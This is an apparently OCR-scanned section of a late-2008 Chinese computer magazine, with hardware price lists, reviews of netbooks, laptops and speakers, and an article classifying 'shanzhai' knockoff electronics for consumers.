戴尔 Inspiron 530 Core 2 Q6600/2GB/250GB/DVD±RW/19'LCD	5280	
戴尔 Studio Slim desktop Core 2 E8400/2GB/320GB/DVD-ROM/19'LCD	5580	
明基 Joyhub M A2522 Pentium E2200/2GB/250GB/DVD±RW/21.6'LCD	4690	
明基 Joyhub La Vie-E250 Pentium E2140/1GB/250GB/DVD-ROM/19'LCD	5550	
TCL 锐翔 V2117-1 Pentium E2160/1GB/250GB/DVD-RW/19'LCD	3999	
TCL 海盗 G9825-1 Core 2 E7200/2GB/320GB/DVD±RW/19'LCD	5999	★
神舟 新梦 G5000 Core 2 E7200/2GB/250GB/DVD±RW/19'LCD	4399	
神舟 新梦 G5800 Core 2 Q8200/2GB/250GB/DVD±RW/19'LCD	4999	

▲神舟新梦G5800采用了神舟家用机系列一贯的黑灰色大气的设计风格，主机采用灰黑色为主色调，主机没有过多花哨的设计，整体感觉比较质朴。典雅而不张扬，机箱采用标准ATX架构设计，体积比较大，散热性比较出色，预留的升级空间也很大。

笔记本报价

型号	平均价(元)	
戴尔 Studio 1537 T5800/2GB/250GB/DVD±RW/15.4'/2.77Kg	7100	
惠普 Compaq CQ45-147TX P7350/2GB/250GB/DVD±RW/14.1'/2.4Kg	6300	
富士通 L1010-AC127S0D1 P8400/2GB/250GB/DVD±RW/14.1'/2.5Kg	8999	
联想 ideaPad Y430G-PSE P7350/2GB/250GB/DVD±RW/14.1'/2.35Kg	6100	★
方正 T400IG-430 P7350/2GB/320GB/DVD±RW/14.1'/2.36Kg	7999	
华硕 M50S86Vn-SL T8600/2GB/250GB/DVD±RW/15.4'/2.66Kg	8800	★
东芝 Satellite M323 T5800/1GB/250GB/DVD±RW/14.1'/2.4Kg	6500	
苹果 MacBook(MB402CH/A) T8100/1GB/120GB/COMBO/13.3'/2.28Kg	7600	
明基 Joybook R43-LC01 T7250/1GB/160GB/DVD±RW/14.1'/2.38Kg	5750	★

▲AMD首次公布了45nm版本的移动处理器计划，四款处理器全部基于45nm技术，Caspian和Champlain将面向主流笔记本，而Conesus和Geneva将针对超便携小尺寸笔记本领域。如此一来，笔记本市场的竞争会更加的激烈，笔记本会不会进一步的下调价格？

TOP1

戴尔 Studio Desktop(R211165CN)



▼200 目前 ¥5380

CPU类型	Intel 酷睿2双核 E8400(3.0GHz)
内存大小	2GB
硬盘大小	320GB
光驱类型	DVD±RW
屏幕尺寸	19英寸

戴尔Studio设计时尚且具有相当齐备的娱乐功能，它的机身正面采用了抛光设计，金属质感的开关键时尚气息十足。配置上采用新的酷睿2双核E8400处理器和GM45主板芯片组，由于升级了芯片组而给整机性能带来的飞跃十分明显，但是价格却没有因此而大幅提高。

TOP2

联想 家悦3000 Ha2515



▼100 目前 ¥3499

CPU类型	AMD Athlon64 X2 4800+
内存大小	1GB
硬盘大小	160GB
光驱类型	DVD-ROM
屏幕尺寸	19英寸

联想家悦3000 Ha2515电脑采用立式主机，黑色的前面板中下部有一条橘黄色的装饰线，将主机分割成上下两个部分。为了用户使用方便，耳机、麦克风以及16合1读卡器接口都采用了前置设计。显示器采用了19英寸"墨玉"全高清液晶屏，另外黑色键盘、鼠标与整机风格搭调。

上网本应拒绝同质化

像前不久发布的华硕S101、睿格的特殊材质外壳上网本，以及11月20日刚刚发布的明基U101，都将差异化作为最重要的竞争手段。而海*牌的上网本和*星等等上网本，从外形到内部配置，都极其接近，对消费者来说，没有特点的产品当然谁便宜买谁，反正都是一个样。现在的上网本太过一致了，平台几乎是一模一样，所用的规格又差别不大（8.9英寸及10英寸），难怪消费者只找便宜的买呢。而且，面对着山寨上网本的步步紧逼，也只有作出有特点的产品，消费者才会埋单。



面对山寨厂及配置极为接近的众多品牌上网本产品，明基用其产品U101说明了自己的看法：差异化才是立足之本

山寨廉价冲击谁心动?

不可否认，山寨厂商让诸多老百姓用上了功能相当丰富的手机产品，但对于有个性化需求的人，依旧还会购买其他手机。前不久，某上游企业联合一些小厂家建立低价位笔记本联盟，由上游提供模块化平台，下游厂商可以快速制造出上网本——显然，这就是以低价冲击市场的策略，人们不禁要问，山寨上网本能复制山寨手机的成功吗?

明基电通笔记本电脑事业部总经理黄仁宏认为，山寨机会对上网本造成影响，但影响很小。首先因为手机的部件很通用，有联发科的方案，小液晶屏也有很多家提供，但笔记本还没那么通用，10英寸屏幕也没有几家能提供，Intel也会对凌动平台进行一定的监管，缺乏山寨机存在的基础。另外，山寨上网本的成本并不低，无法形成足够的价差。

差异化是消费者心声

对消费者来说，首先要解决"我能用什么?"也就是说从无到有的一个变化。上网本的出现满足了消费者从无到有的需求——简单的上网功能、携带更轻便以及不太贵的消费。这有别于传统意义的电脑，上网本简化了电脑上的编辑创作功能，主要的使用范围在网上冲浪、听音乐、看照片、观看流媒体、即时聊天、收发电子邮件、基本的网络游戏。



明基电通技术产品中心总经理陈其宏（上图左）对产品差异化非常重视
明基电通笔记本电脑事业部总经理黄仁宏（上图右）认为市场必须差异化竞争才能让消费者找到合适的产品

再之后，我们能够买到什么样的上网本来满足自己的个性化需求呢?明基电通笔记本电脑事业部总经理黄仁宏表示，随着市场"上网本"热度的不断提升，目前各品牌的上网本呈百花齐放的趋势。未来如何在竞争中脱颖而出，发展差异化的策略无疑将成为制胜之道。例如明基推出的U101，通过我们内部整合集团资源，充分发挥集团在工业设计、显示科技及移动科技的三重核心优势，打造符合新网络世代人群需求的时尚上网本。

有特点的产品才有人买

究竟怎样才算差异化?仅仅是外壳的颜色变化、品牌的不同绝对不够。从内到外都产生差异才是最最重要的。例如，华硕的S101就是针对高端个性消费需求的上网本产品；Acer Aspire One则是针对高性价比用户的一个绝好选择；再如明基新推出的U101，16：9的宽屏则带来了更为个性化的差异特性。

明基电通技术产品中心总经理陈其宏对此是这样看的："明基虽然比起其他品牌进入上网本领域比较晚，但能做到同价格下提供更高规格。如小笔记本电脑最关心重量问题，明基U101最轻只有1.05千克，比所有对手都要轻——绝大部分厂商带有三芯电池都可能在1.2千克以上。而且做工方面，U101比其他竞争对手都要好一些，像是模内转印等技术，明基都用上了。规格上，U101也特别作出了差异特性，16：9的10英寸规格屏幕可以让使用者欣赏电影时获得更多的可视面积，这得益于集团内部友达的面板技术支持。在我们整合内部资源之后，将一款更具个性的产品带给消费者，即便是晚了一些我们认为也是值得的，这样才对得起消费者。"



明基笔记本产品经理卞凯舸表示，明基将推出更多有特性的上网本，最大限度地满足消费者提出的使用需求才是最最重要的

上网本是一个新的市场，一个新的产品，自然厂商会将其系列化。明基笔记本产品经理卞凯舸就提道："明年，明基小笔电就能成为一个系列，主要是向着大屏幕发展，如11.1英寸、甚至可能是12英寸规格产品。而屏幕向小型化发展可能不会有，如8.9英寸，明基还在考虑是否有必要提供，因为从目前的市场趋势来看，10英寸以下型号似乎已经不太受欢迎——毕竟使用感受普遍反映不佳（键盘、屏幕尺寸过小）。像我们现在推出的U101，其火星火文符号即不失网络元素，同时又能够尽量贴合普通消费者需求，兼而有之。且我们的16：9屏幕也是业界独有的，再如用6芯电池时我们的真实待机时间也能够达到7.2小时，这些个性化、差异化的产品特性，才是消费者最需要的。"

CF [YP02]

3999元 | 010-62668358 | http://www.vigood.com.cn

寒冬皮革风正流行
睿格皮草漫步上网本

上网本还能玩出什么新鲜花样？新锐品牌睿格就带来了一批特立独行的上网本产品。借由“皮草漫步”，不妨一起来看看它们的特殊之处吧。



轻巧随身带

睿格皮草漫步上网本拥有极为轻简的重量及尺寸规格，1000克全重是大多数人，包括女生完全能够忽略掉的重量，带着它出行非常方便。同时，它的尺寸（233mm×177mm）也让人不用为如何放置而感到苦恼——毕竟现在大多数本本，无论是14.1英寸宽屏还是13.3宽屏，要携带它们必须使用一个并不算小的包包。如果你对数字完全没概念，那么拿出一张B5规格的打印纸来对比一下就知道了，皮草漫步上网本比它还要小上一圈。

手工打造最金贵

什么是最便宜的，什么又是最贵的？工业化生产的东西永远是越来越便宜，手工打造的产品才会经久不衰。睿格皮草漫步上网本既然被称为“皮草漫步”，原因就在于其表面的皮革材质。在A面及C面（上盖及键区掌托）两处，睿格特意采用了皮革材料覆盖，每一个边角都需要经过特殊工艺处理再加上手工制造才可以实现。携带时，触摸到的不再是金属或塑料质感，取而代之的是柔软坚韧的皮革；打开上网本，键区掌托部分的皮革又不会让手腕感觉到生硬，操作时备感舒适。可以说，皮革质地的采用并不完全是为了眼球经济，实用性同样存在。

纯手工打造的覆皮工艺难度很大

罕见的强劲配置

对于上网本而言，配置一般都偏低，取悦消费者的则多是一些概念化的东西。睿格皮草漫步上网本除了标配有Intel Atom N270处理平台外，还特别配备了2GB DDR2内存（Atom平台的内存上限）及160GB超大容量硬盘，这样不仅可以满足临时上网的需求，更进一步为使用者提供了更多的使用可能：存储更多的电影、音乐，很是方便。其屏幕部分采用的则是LED背光8.9英寸产品，色彩表现力出色，同时视角也很宽阔，即便是超过170度查看屏幕内容也基本没有偏色问题。只是屏幕尺寸确实小了一些，如果能配备10.1英寸规格屏幕无疑更加完美。

小知识：为什么Atom N270在任务管理器中显示为双核？

Intel Atom N270实际上是单核心处理器，之所以在任务管理器中显示为双核心，是因为其采用了超线程技术。超线程技术利用特殊的硬件指令，把两个逻辑内核模拟成两个物理芯片，让单个处理器都能使用多线程并行计算，减少了CPU的闲置时间，提高CPU的运行效率。

键盘尺寸略小

人机界面部分，受限其超小的尺寸规格，键帽普遍偏小，刚刚上手操作时比较容易发生误操作。经过一段时间的适应后才会大大降低错击、连带敲击的情况。对于女生来说，这个键盘尚可接受，对于男生来讲，最好在使用时外接一个键盘使用，尤其是伏案而坐时更应如此。

超长待机惹人爱

别看本本挺小，待机时间还真不短。官方标称待机时间为4小时，我们在实际测试中发现，最大亮度下电池待机时间基本达到了3.8小时之多，非常接近标称结果了。而在播放视频时，一部完整的电影看完后（DVDRip），电量还能保持在30%上下，基本能够满足临时出行所需。至于性能表现，我们试玩了《反恐精英1.6》，基本可以做到流畅运行。当然了，大型3D游戏并不适合在上网本上运行，毕竟使用环境和设计需求不同。

CF [YP03]


皮革质地，配置也较高


屏幕尺寸较小


睿格皮草漫步上网本在待机时间方面及配置上都有突出表现，性价比较高

规格

项目	参数
处理器：	Intel Atom N270 600MHz 2.5W
芯片组：	Intel Calistoga-GME i945GSE
内存：	2GB DDR2
硬盘：	160GB
屏幕：	8.9英寸 1024×600 LED背光
电池：	4400mAh标称待机4小时
操作系统：	Windows XP

10988 | 800-810-5858 | http://www.samsung.com.cn

女生必看！三星Q310笔记本电脑

极简的外观看上去似乎不是我们印象中女生喜爱的类型——没有花花绿绿的贴纸，没有符号图案特异的外观，三星Q310究竟怎样来博得女生的喜爱呢？

简约而不简单

钢琴漆的A面（笔记本上盖）区域极为简洁，除了SAMSUNG的LOGO之外再无其他，收边处圆润可人。而翻开笔记本，在C面（笔记本键盘区）三星则采用了一种特殊渐变过渡的色变方式，由黑到红（边缘处），甚是美观。可以说，三星在外观上下的功夫就是"简约而不简单"。

小提示：

鉴于键盘的病菌易传播特性，三星在Q310笔记本键盘区域采用了特殊的防菌处理技术，覆在键帽上的粉末状银离子具有强效的抗菌作用。

细节设计讨人喜欢

Q310的屏幕自然是三星最引以为傲的部分——由于采用了三星原厂屏幕，其显示效果非常出色，1280×800的分辨率在13.3英寸屏幕上也不会显得点距过大或过小，看起来十分舒适，字体大小非常合理。而其屏幕的开合控制也完全抛弃了卡扣设计，完全通过屏轴阻尼的方式控制。实际体验中，屏轴并不过松动，非常结实。即使用力甩晃，屏轴的阻力也足以应对（仅限测试，普通消费者不建议这样试用），设计非常出众。

此外，强劲的系统配置也是三星Q310的一大特性，T9400双核心处理器、高达4GB的内存容量，以及320GB硬盘，这些规格已经不输于台式机电脑了。我们测试使用了部分游戏运行在Q310上，发现也能较为流畅，实属不易。


外观简约时尚，配置也较为合理


背置USB接口使用不够方便


三星Q310的体积重量与其配置都让人感到满意，加之外观上的优势，相信是女生最合适的配置之一

规格

CPU：Intel Core 2 Duo T9400（2.53GHz）

芯片组：Intel PM45+ICH9M

内存：4GB

硬盘：320GB硬盘

显卡：NVIDIA GeForce 9200M GS独显

CF [YP04]

9299元 | 800-818-4465 | http://www.lenovo.com/cn/zh/homepage.html

玩转办公与家用 Thinkpad SL300笔记本

SL系列作为Think的全新产品，主要定位在中小企业部分，其中SL300则是一个能够兼顾工作与娱乐的多面手……

小黑的新设计

Thinkpad SL300拥有同SL400一样的钢琴漆面顶盖，它独特的地方在于，其屏盖开合已经没有了卡扣，完全依靠屏轴的阻尼控制，开合更为方便，而且屏轴也非常结实。在底部，不得不承认SL300的厚度有所增加，但Thinkpad设计者采用了一种楔形结构，巧妙的底边斜角设计让人很容易忽略掉厚度，不仅美观大方，而且也有实用价值。

办公同样出色

Thinkpad SL300继承了Thinkpad系列的诸多特性，但同时也做了一定的调整。外观的变化（顶盖钢琴漆等）自不必说，其他方面例如ThinkVantage已经换为Lenovo Care，其包含的软件几乎一样，比如Access Connections、Rescue and Recovery、电源管理器等等，具备近似的辅助功能，从而保证系统的稳定运行，为工作提供高强度技术支持。

小黑也娱乐

Thinkpad向来以商务著称，而今年新发布的SL系列中，除了应对中小企业外，也加入了部分娱乐元素，让使用者能够在工作生活间自如切换。其中，SL300最具代表性——它拥有诸如HDMI这样的标志性娱乐用接口，下班后把它连接到电视上就可以直接欣赏电影，方便至极。


具备HDMI接口，提供娱乐支持


重量偏重


Thinkpad SL300继承了Thinkpad一贯对商业应用的支持程序、功能，同时又能兼顾使用者的娱乐需求

规格

处理器：Intel Core2 Duo(Merom) T5870(2.0G)

主板芯片组：Intel PM45+ICH9M

内存容量：2GB

硬盘容量：250GB

屏幕尺寸：13.3英寸LED背光宽屏

显示芯片：NVIDIA GeForce 9300 128MB独立显卡

重量：约2.07Kg

CF [YP05]

"山寨"细分

不怕山寨货 就怕不识货

北京/飞羽

"山寨"这个词在2008年的火爆，现在就连笔记本都可以"Made in 山寨"了。也许您只听说过"山寨手机"，所谓山寨手机，指采用"MTK"方案，由一些不知名的小企业组装生产的廉价手机。MTK是"联发科技"的英文简称，最早是一家提供手机整体解决方案的著名公司。在MTK的手机解决方案中，将手机芯片和手机软件平台预先整合到一起，完成率在60%以上，这样可以使终端厂商节约成本，加速产品上市周期。这种生产方式已经成为IT产品领域的一大创造。



▲ 威盛"GMB联盟"推出的廉价上网本

山寨货虽无一个确切的定义，但是在IT产品领域早已有之。笔者将其归为三类：方案型、创意型、渠道型。

"方案型"山寨货：

"MTK"方案手机

"华芯飞"、"瑞芯微"方案的MP4播放器

威盛"GMB联盟"推出的廉价上网本

"方案型"山寨货，就是像山寨手机一样，虽然外观花花绿绿，但是究其核心，都是采用联发科技"MTK"方案。MTK方案凭借其优良的多媒体性能、超高的完成率、低廉的价格，成为大多数国产手机厂商的首选方案。2007年以来，随着国家放开手机牌照，不少"山寨"厂商已经"改邪归正"，推出了自己的品牌。再加上原本在国产手机领域的几个重要厂商一直以来的良好运作，将"山寨手机"推入新阶段。联发科技在2007年9月收购了ADI旗下的手机芯片产品线以及团队，借助ADI在国内通讯领域的市场优势，相信在已经到来的3G时代，MTK方案"山寨机"机也会大放异彩。

消费提示：

对于这种山寨货，消费者只要选择比较著名的品牌，产品质量和售后服务会有所保障，可以放心购买。

"创意型"山寨货：

数码相框

摄像、录像、MP4播放器、游戏等功能多合一的播放器/掌上游戏机

网络影音播放盒

廉价固态硬盘

所谓"创意型"山寨货，是指某些厂商在某一领域利用现有技术进行"二次开发"，打造出一个功能上别具一格的产品。这种产品在数码领域居多。比如电子相框，实际上就是"需要电源的大屏幕MP4播放器"，其原理与结构与MP4播放器没有什么区别；比如"影音播放盒"，是一种与电视相连，在电视上播放各种视频文件的产品，其实就是省去了显示屏的MP4播放器。有些则更有"技术含量"一些，比如某些山寨厂商生产的时下流行的SSD（固态硬盘），由于原理并不复杂，只是主控制芯片上一种NAND闪存即可，因此价格非常便宜。

消费提示：

这种"创意型"山寨货，一般没有正规的厂商提出成熟的解决方案，虽然功能和价格上很诱人，但是由于往往是小厂"研发"，市面上保有量较少，不会经过严格的测试，质量保证和售后服务难有保证，只适合喜欢尝鲜的朋友了。当然，某些大品牌推出的这类产品另当别论。

"渠道型"山寨货：

各种"地方品牌"的主板、显卡等配件

初创不久便不见踪影的各种数码产品

所谓渠道型山寨货，是指某些很有"品牌意识"的商家为了获得更大的利润，拉拢更多的经销商，自创品牌。而产品来源无非是成本更加低廉的"山寨"小厂，甚至直接注资于山寨工厂，前店后厂，一条龙经营。其实这种"山寨"早已有之，很多"地方品牌"的主板、显卡都属于这种类型。而目前更是发展到MP3、MP4播放器、数码相机等数码产品领域，在很多二三级地市的电脑城中，您一定会发现很多名字都没听说过的品牌，他们的产品外观光鲜、价格低廉，十有八九就是"渠道型"山寨货。

消费提示：

"渠道型"山寨货是对消费者杀伤力很大的一种产品，由于多数小规模的"渠道品牌"都是经销商的短期行为，除了产品成本低廉、价格便宜，根本谈不上服务和信誉可言，一旦品牌"消失"，会让消费者很受伤！

了解了不同类型的山寨货，是不是觉得如今的电子市场遍地"山寨"。其实只要您胆大心细，选择合适的品牌和功能，而不贪图小便宜，完全不必谈"寨"色变。

各种类型的山寨货一览表

山寨货类型	特征	代表产品	购买推荐度
方案型	有成熟的方案提供商提供完整解决方案，市面上同类产品品牌多，选择余地大	MTK手机、威盛BMG联盟上网本	★★★★★
创意型	没有成熟的解决方案，但产品在功能上有特色，市场上比较难找到同类产品	廉价SSD、多功能视频播放盒	★★★
渠道型	品牌从未听说或创立不久就消失，产品外观功能或价格很诱人	"地方品牌"的板卡、MP3、MP4播放器	★

CF [YP06]

全键盘横屏智能手机 领军商务移动市场

诺基亚的E系列手机一向以强大的功能和出色的稳定性广受好评，最近一段时间卖得火热的E71不光是CPU和内存方面提升明显，而且外观设计也更加出色。E71的屏幕与普通手机不同，虽然同是QVGA的320×240，但却像显示器一样是横向的，这使得它在浏览网页、播放视频时有着得天独厚的优势。此外，QWERT全键盘也为喜欢逛论坛或用短信聊天的玩家提供了极大方便。这款手机采用Symbian S60操作系统，软件方面自然极为丰富，再加上3G、Wifi、GPS、蓝牙等等非常全面的功能，2700元的港行价实在太超值了。另一款很受欢迎的横屏全键盘手机是上市时间不长的黑莓（BlackBerry）9000，操作系统采用BlackBerry OS v4.6，E71的各种硬件功能在黑莓上也基本都是标配，且它的屏幕分辨率比E71高一倍，达到了480×320，观看视频或图片的话更加细腻，上网浏览也舒服得多。此外这款机型还支持256位AES加密，如果有比较敏感的数据（比如个人隐私、商业数据之类）都可以放心存在里面，即使手机丢了也不用担心泄露出去，只不过约4800元的价格稍嫌贵了一点，降到4000元以内的话就很有性价比了。

佳能再挑 卡片相机价格战火

前段时间，佳能突然将旗下多款卡片数码相机全体降价，降幅从70元到200元不等，对于原本价格不过一两千元的消费级DC来说，这样的降幅显然会在市场里掀起轩然大波。之后尼康、索尼等品牌也有所跟进，不过价格调整并没有这么大的力度，下面就来看看目前比较超值的几款机型。佳能IXUS 85IS可能是最便宜的千万级像素光学防抖卡片机，降价100多元后，目前价格仅1600元左右，还带有3倍光学变焦与多种预置拍摄模式，不但画质很不错，使用起来也十分方便。另一款IXUS 860IS是佳能卡片机中唯一的广角产品，此次调价200元，已经跌破了2000元大关。860IS的镜头可进行3.8倍光学变焦，别看800万像素稍嫌少，1/2.5英寸的CCD和DIGIC III图像引擎却保证了它有足够出色的成像质量，非常适合日常家用。

TOP1 三星 D988



▼310 目前 ¥3680

手机制式	GSM、双卡双待
支持频段	GSM900/1800/1900MHz
主屏尺寸	2.6英寸(TFT 26万色)
主屏参数	240×320像素
摄像头像素	500万像素
电池规格	1200毫安

▲三星D988采用了一块2.6英寸26万色的QVGA分辨率的触摸屏幕，并且该机还采用了TouchWiz界面，因此操作感十分出色。同时该机还内置了一枚500万像素的自动对焦摄像头，再加上该机还是一款支持双卡双待功能的手机，因此比较适合经常出差的商务人士使用。

TOP2 LG KG70c



▼160 目前 ¥2190

手机制式	CDMA
支持频段	800MHz
主屏尺寸	2.2英寸(TFT 26万色)
主屏参数	240×320像素
摄像头像素	200万像素
电池规格	800毫安

▲LG KG70c是KG70工作在CDMA网络的产品，同样继承了LG巧克力手机的优良工艺品质，不锈钢材质外壳加上镜面LCD，使产品拥有金属最本色质感和光泽的同时，还拥有了时尚之美。再加上一枚施耐德200万像素摄像头非常超值。

打印机

型号	平均价(元)
爱普生 ME1+	380
爱普生 ME30	535 ★
HP Deskjet D2468	330
HP Deskjet D730	700 ★
佳能 PIXMA iP1980	498
佳能 PIXMA iP2680	550
三星 ML-1641	710
三星 ML-2010	800

▲买个打印机早就不是难事，昂贵的是打印耗材，用户在打印机方面需要的是能有效降低打印成本的产品，同时在遇到卡纸等一般故障时可以智能排除，简便快捷地更换耗材，这就需要厂商提供更好的更高效的打印解决方案。

DC

型号	平均价(元)
佳能 IXUS 85 IS	1700
佳能 G10	3330 ★
三星 L310W	1390
三星 i100	1699
索尼 T70	1610 ★
索尼 W170	1660
柯达 Z8612 IS	1450
柯达 Z8612 IS	1690 ★

▲虽然消费类数码相机不及单反，不过它的旗舰类产品性能又有提升，佳能推出了G9的升级版G10。G10的有效像素高达1470万，同时具有5倍广角光学变焦镜头、还内置IS光学影像稳定器和3.0英寸高清晰晶炫II LCD显示屏，可以给用户带来高品质的拍摄体验。

GPS

型号	平均价(元)
神行者 698A	990
神行者 818	1700 ★
爱国者 GP-P370 PLUS	1190
爱国者 A5301	1299
纽曼 S999	890
纽曼 S430	1080 ★
华硕 R300	1500
华硕 S102	1900

▲纽曼S430内置高性能接收芯片，并搭载旅行者最新导航电子地图，可实现强大的GPS全球卫星定位导航功能，不论是外地出差、旅游，还是登山、越野，它将成为您定位的最佳工具，让您随时随地知晓自己的精确位置，为您的出行提供便利。

MP4


型号	平均价(元)
AOC X300 (8GB)	399
艾诺 S100 (8GB)	499
台电 T50+ (8GB)	599
昂达 VX787 (8GB)	688
蓝魔 音悦汇iMovie (8GB)	699
魅族 Miniplayer SL (8GB)	699
智器 T5-II (8GB)	699
海畅 PC90 (8GB)	899

▲MP4播放器能直接播放RMVB格式已不是新技术了，目前市场上的主流MP4产品已从原来的4GB升级到8GB，像经典的艾诺S100、智器T5-II、魅族Miniplayer等，8GB型号都已上市，价格多在599元到699元，而采用华芯飞芯片的AOC X300播放器，8GB价格只有399元，非常超值。

投稿 | hardware@cfan.com.cn

三诺N-50G VS 三诺N-35G






Fanil：三诺 N-35G和三诺N-50G都采用电子分频技术，但是三诺N-50G采用2个6.5英寸低音单元和2个1.0英寸高音单元，因此比N-35G能够提供更广阔的音域。

Mame：三诺 N-35G 价格更加合理，美中不足的是变压器采用传统的 E 形变压器，功率不足，不过更换变压器比较简单，可以方便地换成功率更大的环形变压器。

很郁闷：N-35G 本身就采用了 120 瓦超大"环牛"（环形变压器），能够为音箱提供充足功率保障。

支香：三诺 N-35G 表面全部采用深棕色传统的木纹贴皮，看上去更加自然，而 N-50G 表面的两侧采用黑色设计，虽然更具现代气息，但是感觉不如木纹那么经典。


萝卜头：N-35G 采用 ST Microelectronics（法国汤姆逊公司）的 TDA7265 作为功放芯片，提供每通道 25W 的双通道输出能力。

萨马：N-50G 用料很扎实，采用 NE5532 运算放大器，低音采用两个 TDA7294 功放芯片，高音采用一个 LM4766T 功放芯片，滤波电容更是采用了 50v10000uF 电容。

Dream：N-35G 的音量调节、高音、低音旋钮都在主箱的侧面，调节起来更加方便，而 N-50G 的音量、高音、低音旋钮在主箱的后面。

Gogo：N-50G 是目前市面上最具性价比的书架箱了，千元出头就能买到一套高频至的书架箱，以前不敢想象。特别是 N-50G 的运放芯片在电路上很明显，方便喜欢摩机的用户更换，获得更好的音质。

Jeff：我更喜欢 N-35G 的外观，因为它更加小巧一些，适合放在桌面。





东芝 46ZF500C

三星蓝调NV9

1. NV9 的机身大约为 953mm×59.93mm×21.3mm，也能算是挤入超薄机的行列，而且重量只有 139g，而带上存储卡与电池也最多只有 140g 多一些，对于随身携带来说完全没有负担。
2. 背面采用了一块 2.7 寸的 LCD 屏幕，对于现在主流机型来说已经开始普及 3 寸屏了，2.7 可能显得较小，不过就 NV9 的尺寸来说还是很合适的。
3. 采用潜望式镜头，其实际焦距为 6.8mm ~ 34mm，而这个镜头的变焦速度比较慢，这点上还是需要改进，另外没有广角，比较遗憾。
4. NV9 的接口就一个，也是通用口，几乎所有的外接功能，都是用这个接口来完成的。
5. NV 系列发展到现在在 ISO 能力上并没有什么显著的提升，只是延续传统。

三星蓝调 NV9



东芝46ZF500C

1. 东芝的 ZF500 系列应该说是比较新的款了，而且又是高清晰地面数字电视一体机，市面上的这种机器还不多见。
2. 非常有特色的纤体炫彩边框，比以往的机型边框窄了不少，使得整体看上去屏幕显得尤其大。
3. 不需要再加装机顶盒就能收看高清电视节目，支持 1080P、Meta Brain PRO100、倍频瞬映 PAL100Hz、Film Judder Canceller 等新技术。
4. 包含了时下所有电视的接口功能。

小知识：

"Meta Brain PRO100" 是东芝独有的电视机"数字头脑"芯片，能够在很大程度上改善液晶电视的画质。

"倍频瞬映PAL100Hz技术"是针对中国PAL制式50Hz的电视节目信号源，通过在原有的两幅图像之间创造并插入一幅新的图像，进而缩短每幅画面的显示间隔，使图像交替更加流畅。

"Film Judder Canceller"是"电影颤动消减"处理技术，减少在播放动态影像时的跳跃感。


SUPER SUPER 烧包族

CF [YP07]

新品上市 | 800-810-5526 | http://www.edifier.com.cn

精巧的音乐宝贝

漫步者M360一体化迷你音响



现在，你的电脑还是一台死气沉沉的机器吗？是不是已经像一台小家电一样，使用小巧的机箱、轻薄的液晶显示器，无线的键鼠……那么，也许你正在寻找一套突破传统的音箱。漫步者 M360 就是一款这样的产品。

集大成的音乐宝贝

漫步者M360是一台一体化迷你音响，它体积小巧，却集成了全面的功能：内置CD播放器，支持全系列iPod（Shuffle除外），支持从U盘和SD卡直接读取MP3、WMA并播放，支持外部音源设备从AUX接口输入、集成DAB数字广播接收功能、集成FM广播接收功能……自带大尺寸VFD显示屏，各项操作一目了然，可以把M360理解为一套一体化的并且可以可视化操控的组合音响。

六大功能：


1.内置吸盘式CD播放器，除了可以播放常见的CD唱片之外，M360还可以播放数据盘格式的MP3 CD和WMA CD。

2.USB和SD插口，您可以在将内置MP3或者WMA格式音乐的U盘或者SD卡插入到M360的接口，选择USB或者SD输入，就可以开始播放U盘或SD卡中的音乐了。



3.AUX输入

像普通音箱一样，M360支持外部音源输入，例如笔记本电脑。（黄色为视频输出接口）



4.iPod支持

M360支持全系列的iPod播放器（shuffle除外），包括最新的iPhone，当插入iPod后，可以通过M360来控制iPod进行快进、回退、播放、暂停等等操作，当插入支持视频播放的iPod时，可以通过视频输出接口连接电视机来观看视频。M360还提供了为iPod充电的功能。



5.DAB数字广播

DAB是数字音频广播（Digital Audio Broadcasting）的英文简称，它是下一代的广播技术，具有抗干扰能力强、频道负载低、音质优秀等特点。目前在国内大中型城市都开通了DAB数字广播，在这些城市里，大家可以好好地利用M360享受DAB数字广播的高品质。

6、FM广播

在我国大部分地区，广播大部分还是基于FM技术，从节目内容而言，FM的也更加丰富一些，因此M360加入FM广播接收功能，作为DAB接收功能的一个补充。

家居化的迷你音响

外设家居化，是很多多媒体厂商正在尝试的产品风格。漫步者M360虽然还没小到可以随身携带，但它却非常适合在室内移动，完全是一款家居化的数码产品。比如：早晨9点到10点，您在阳台晒太阳，一边喝着茶一边听M360播放数字广播。10点后您需要看书了，您可以把M360带到书房，放点背景音乐……到了夜里，您又可以把M360带到床头，插个U盘听一点珍藏的音乐……换做以前的设备，要做到这样的移动，需要大量的连线工作，现实生活中，并没有几个人会这么用。但移动M360，您需要做的只是插拔一下插头并拎走而已。

工业设计近乎完美

漫步者M360采用了感应式全触摸技术，除了硬开机关机按钮之外，其他操作都使用了感应式按键。用户只需轻轻触摸即可完成操作。M360还引入了灵动飞轮的操作模式，您可以轻触红色光环内侧并作环形旋转，实现快速操作。例如调节音量，做顺时针旋转时增加音量，而做逆时针旋转则衰减音量，这比单纯去按按键要更方便快捷。



支持iPod、DAB数字音频广播，功能全面

英文菜单界面，遥控操作也略显繁琐

漫步者M360是音响家居化的一个很好的诠释，如果你厌倦了死板的PC音箱，M360是很好的选择。

规格

音箱种类:集成2.0音箱

输入支持:全系列iPod产品（shuffle除外）、USB、SD卡输入、RCA接口输入

广播类型:DAB数字音频广播、FM广播

支持CD类型:CD音乐光盘、数据盘格式的MP3 CD和WMA CD

输出功率:50W

CF [YP08]

新品上市 | 0755-29930649 | http://www.3nod.com

典雅古朴，再现“英雄”
三诺英雄系列H-261多媒体音箱

三诺最新推出的H-261多媒体音箱，是“英雄”系列中颇具特色的一款音箱。

